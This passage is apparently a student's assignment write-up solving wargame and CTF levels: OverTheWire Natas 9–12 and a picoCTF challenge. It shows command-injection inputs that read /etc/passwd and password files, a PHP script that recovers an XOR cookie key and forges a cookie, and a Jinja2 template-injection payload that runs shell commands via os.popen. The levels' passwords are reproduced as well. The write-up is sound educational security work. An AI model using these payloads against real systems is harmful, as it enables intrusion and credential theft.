news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```

Figure 14: output for high level command injection but except for the command injected is the same as low and medium levels

In natas levels I find the passwords in file “/etc/natas_webpass/natasLEVEL”.


- Natas 9: By looking at the code I noticed that the request is made by checking if the word put by the user is in the dictionary.txt wordlist.



```
Output:
<pre>
<?
$key = "";

if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    passthru("grep -i $key dictionary.txt");
}
?>
</pre>
```

Figure 15: code for natas 9


Here I do not want to look for some words, but I want to find the password for next level and so read the password file. This can be done thanks to the function passthru which makes a grep in the dictionary.txt file using the command I inserted (stored in key parameter). So my command is “;cat /etc/natas_webpass/natas10” and I had the password and also all words in dictionary file.



```
Find words containing: /etc/natas_webpass/natas10   Search

Output:

nOpp1igQAkUzaI1GUUjzn1bFVj7xCNzu

African
Africans
```

Figure 16: output for natas 9 so password to use to log in in level 10


- Natas 10: as I opened the challenge, I saw that there is a limited input: “For security reasons we now filter on certain characters” which is a clear text for security checks in the input. To know which are the forbidden characters I have to look to the code and notice I cannot use semicolon, bar and ampersand.



```
if(array_key_exists("needle", $_REQUEST)) {
    $key = $_REQUEST["needle"];
}

if($key != "") {
    if(preg_match('/[;|&]/',$key)) {
        print "Input contains an illegal character!";
    } else {
        passthru("grep -i $key dictionary.txt");
    }
}
```

Figure 17: code for natas 10

How to solve? I looked for alternative expressions of the semicolon but only found "||" can separate different commands as the semicolon or even the ampersand to execute commands in background. I have tried to substitute this with the hexadecimal expression but did not work. I also tried to execute the cat command without any separation before but as output I had only a part of the dictionary file, not all words but only from "Catholic" onwards. I browsed a lot looking how to read the whole file but with grep I have found something that did not work. I also found a command very similar but related to find command, so I tried it and fortunately worked:
". cat /etc/natas_webpass/natas11"



For security reasons, we now filter on certain characters

Find words containing: cat /etc/natas_webpass/natas11 Search

Output:

```
/etc/natas_webpass/natas11:U82q5TCMMQ9xuFoI3dYX61s7OZD9JKoK
dictionary.txt:African
dictionary.txt:Africans
dictionary.txt:Allah
dictionary.txt:Allah's
dictionary.txt:American
```


Figure 18: output for natas 11, found password to log in in natas 12

Task 3 – PHP and cookie encryption

In this task I have to analyse the code found in natas 11 whose password I have found in natas 10, previously solved in the last part of the second task of this assignment.

In the first line I have the initialization of a global variable.


From line 3 to line 17 I have the xor encryption function where each character of the plaintext is xored with a specific character of the key (unknown value) to compute the cyphertext.



```
 1 $defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");
 2 
 3 function xor_encrypt($in) {  //I think that this function is done to make a xor encryption (
 4     $key = '<censored>';  //the var key is censored, so we do not know the key used during encryption
 5     $text = $in;  //the text to encrypt (plaintext)
 6     $outText = '';  //the encrypted text (cyphertext)
 7 
 8     // Iterate through each character  --> How the encryption is done
 9     for($i=0;$i<strlen($text);$i++) {  //encrypt each character
10     $outText .= $text[$i] ^ $key[$i % strlen($key)];
11     //takes each character and makes the xor with a specific letter of the key
12     //the letter is the one at position (the module between i value and the length of word key)
13     //with . concatenates the character to form the encrypted text
14     }
15 
16     return $outText; //returns the encrypted text
17 }
```

Figure 19: code from line 1 to 17, global variable definition and xor_encrypt function


From line 19 to line 36 I have the function to create the cookie, made by a particular encryption (base64 encoding of the input data, then xored with the key and converted into php object). So with this function we have an input variable (locally called mydata but defined at line 1 as defaultdata) containing two fields: showpassword and bgcolor, fields also present in the cookie variable defined at line 20 (which I think is the original cookie of the request). Given these two variables, the function makes a copy of each value from the global cookie variable to the local mydata.



```
19 function loadData($def) {
20     global $_COOKIE; //defines a global private variable called cookie (I think works like an import)
21     $mydata = $def;
22     //this is done because if is needed a manipulation there is no corruption of input/original variable
23     if(array_key_exists("data", $_COOKIE)) { //checks if "data" is a cookie name
24     $tempdata = json_decode(xor_encrypt(base64_decode($_COOKIE["data"])), true);
25     //converts json string (xored of base64 encoding of data cookie) to php variable and stores in var tempdata
26     if(is_array($tempdata)&& array_key_exists("showpassword",$tempdata)&& array_key_exists("bgcolor",$tempdata)){
27     //if the var tempdata is an array and has a variable "showpassword" and also "bgcolor" in tempdata
28         if (preg_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {
29         //regular match expression between characters in first argument and character in var bgcolor
30         $mydata['showpassword'] = $tempdata['showpassword'];  //makes a copy of var
31         $mydata['bgcolor'] = $tempdata['bgcolor']; //again a copy of variables
32         }
33     }
34     }
35     return $mydata;  //returns mydata
36 }
```

Figure 20: code from line 19 to 36 where there is loadData function


The function saveData defined in lines 38-41 only sets the cookie called "data" making its base64 encoding after having made the xor encryption and json encoding of the cookie I want to set.



```php
function saveData($d) {
    setcookie("data", base64_encode(xor_encrypt(json_encode($d))));
    //sends a cookie with name data and value made by the base64 encoding of the xor encryption of the json string "d"
}
```

Figure 21: code in function saveData

After line 43 to line 53 we have what I have defined as the main in php where we have the call to function loadData, then the request looking at bgcolor field (which is the parameter where will be stored the value put by the user) and then the saveData call. Briefly we have to create the structure where to store defaultdata, then check the request made by the user stored in the bgcolor field and save the cookies related to defaultdata.




```php
43 //I think that here starts the main of the code
44 $data = loadData($defaultdata);  //calls function loadData for var defaultdata
45
46 if(array_key_exists("bgcolor",$_REQUEST)) {  //if exists "bgcolor" in request array
47     if (preg_match('/^#(?:[a-f\d]{6})$/i', $_REQUEST['bgcolor'])) {
48     //if there is a regular match expression in the 'bgcolor' of request array
49         $data['bgcolor'] = $_REQUEST['bgcolor'];  //stores in data of bgcolor the value bgcolor of request
50     }
51 }
52
53 saveData($data);  //calls function saveData
```

Figure 22: main php function

Here in this script the cookies are encrypted first making the conversion with json data, this value is passed to the xor encryption function and the result encoded in base64.

The encryption function is weak first of all because base64 is not a cypher so is not secure for encryption and data protection. Also, the xor encryption is not secure because you can obtain 1 unknown element between plaintext, cyphertext and key by only knowing two of them. In fact, to crack the cookie value as I only have the plaintext (defaultdata) and cyphertext (COOKIE), I can have the key value and to do this I can use the same function with the right key and text values.


Your script:

```php
<?php

$cookie = base64_decode("ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw");

function xor_encrypt($in) {  //I think that this function is done to make a xor encryption (
    $key = json_encode(array( "showpassword"=>"no", "bgcolor"=>"#ffffff"));  //the var key is censored, so we do
    $text = $in;  //the text to encrypt (plaintext)
    $outText = '';  //the encrypted text (cyphertext)

    // Iterate through each character  --> How the encryption is done
    for($i=0;$i<strlen($text);$i++) {  //encrypt each character
    $outText .= $text[$i] ^ $key[$i % strlen($key)];  //so takes each character and makes the xor with a specific
    //the letter is the one at position (the module between i value and the length of word key)
    //with . concatenates the character to form the encrypted text
    }

    return $outText; //returns the encrypted text
}

print(xor_encrypt($cookie));

?>
```


Run on PHP version: 7.0.4
Output: Textbox

Result:

```
qw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jqw8Jq
```

Figure 23: code to find the key

Now that I have the key, I have to try some encryption so that the cookie value changes and I can read the password for natas 12. Reading carefully the cookie's fields, I noticed that defaultdata has the parameter "showpassword" set to no, and with the key qw8J that I have just found, if I make the process encryption I obtain the cookie I read once I entered in the challenge. So, I have to make the encryption with "showpassword=yes". I thought to change cookie value because I have tried different inputs in the web application but I had no password.



Your script:

```php
<?php


function xor_encrypt($in) {  //I think that this function is done to make a xor encryption (
    $key = 'qw8J';  //the var key is censored, so we do not know the key used during encryption
    $text = $in;  //the text to encrypt (plaintext)
    $outText = '';  //the encrypted text (cyphertext)

    // Iterate through each character  --> How the encryption is done
    for($i=0;$i<strlen($text);$i++) {  //encrypt each character
    $outText .= $text[$i] ^ $key[$i % strlen($key)];  //so takes each character and makes the xor with
    //the letter is the one at position (the module between i value and the length of word key)
    //with . concatenates the character to form the encrypted text
    }

    return $outText; //returns the encrypted text
}

echo(base64_encode(xor_encrypt(json_encode(array( "showpassword"=>"yes", "bgcolor"=>"#ffffff")))));

?>
```


Run on PHP version: 7.0.4
Output: Textbox

Result:

```
ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK
```

Figure 24: encrypted cookie made with show password to yes

So, if I change the cookie value of “data” with the one just found, I should see the password for natas12.



Cookies are protected with XOR encryption

The password for natas12 is
EDXp0pS26wLKHZy1rDBPUZk0RKfLGIR3

Background color: #ffffff

Name	Domain	Path	Expires on	Last accessed on	Value	table.headers.cookies.isHttpOnly	sameSite
data	natas11.natas.labs.overthewire.org	/	Session	Tue, 15 Dec 2020 09:45:32 GMT	ClVLIh4ASCsCBE8lAxMacFMOXTlTWxooFhRXJh4FGnBTVF4sFxFeLFMK	false	Unset

Figure 25: password for natas 12 found

Bonus Task – SSTI

In this task I have to make a server side template injection and steal the flag which is in the format picoCTF{…}.

A server side template injection is an attack based on the injection of a malicious payload in a template and been executed by the server. Some dynamic pages have a template to embed dynamic content and the input of the user is concatenated in the template. The attacker can use this to change template behaviour and perform the malicious code.





Figure 26: how to know the template in SSTI injection

As I connected to the webpage, I made a registration so that I could use some tools only for logged in users as without registration I did not found any vulnerable part. In fact, as I registered I went to the section "Add a todo" and tried with one of the most commonly payloads for SSTI.

With these I found that my template was Jinja2 as the payload {{7*'7'}} output me "7777777".

This output is the interpretation that Jinja2 makes when I inject the payload mentioned before.


Things You Gotta Do

Very Urgent: ${7*7}

Very Urgent: 49

Very Urgent: 7777777

Figure 27: output for SSTI injection, so template is Jinja2

So now I googled for Jinja2 vulnerabilities and the first result was the following guide: https://www.onsecurity.io/blog/server-side-template-injection-with-jinja2/

Using this guide, I tried different things:

- {{config["SECRET KEY"]}} which outputs me "a4de3a257e08fd419509f328ed5d8e62" an md5 which I tried to decrypt thinking that this could be the hash for the flag but I wasn't able to decode it.
- I tried all the 6 objects through which I can interact with the template : {{g}}; {{request}}; {{get_flashed_messages}}; {{url_for}}; {{config}}; {{application}}.

Using the methods classes, mro and subclasses I think that I should browse until I find some file called flag and cat or read it, in one of the previous objects. I have tried very different ideas but none of them worked. So, at last I browsed for the solution and the one very similar to mine was from the “redpwn” team whose command was:

```
{{g.__class__.__mro__[1].__subclasses__()[117].__init__.__globals__['sys'].modu
les['os'].popen("cat $(find . -type f) | grep picoCTF").read() }}
```

After having read the command I tried to explain why it worked:

- g is the object containing the flask object of the application (generally is request-bound object for global variables)
- class shows me the classes of the object
- mro is a method explaining how Python looks through the classes’ hierarchy
- subclasses shows me all the children classes: from them I took the 117th which is <class 'os._wrap_close'>, the class used to open a pipe
- accessing init and gloabls, we can see all OS routines and functions, and we access to the one called sys and after its module called os
- In this object we open a pipe (then read its content) and make the cat of the the cat of every file containing word “picoCTF”, so look for the flag.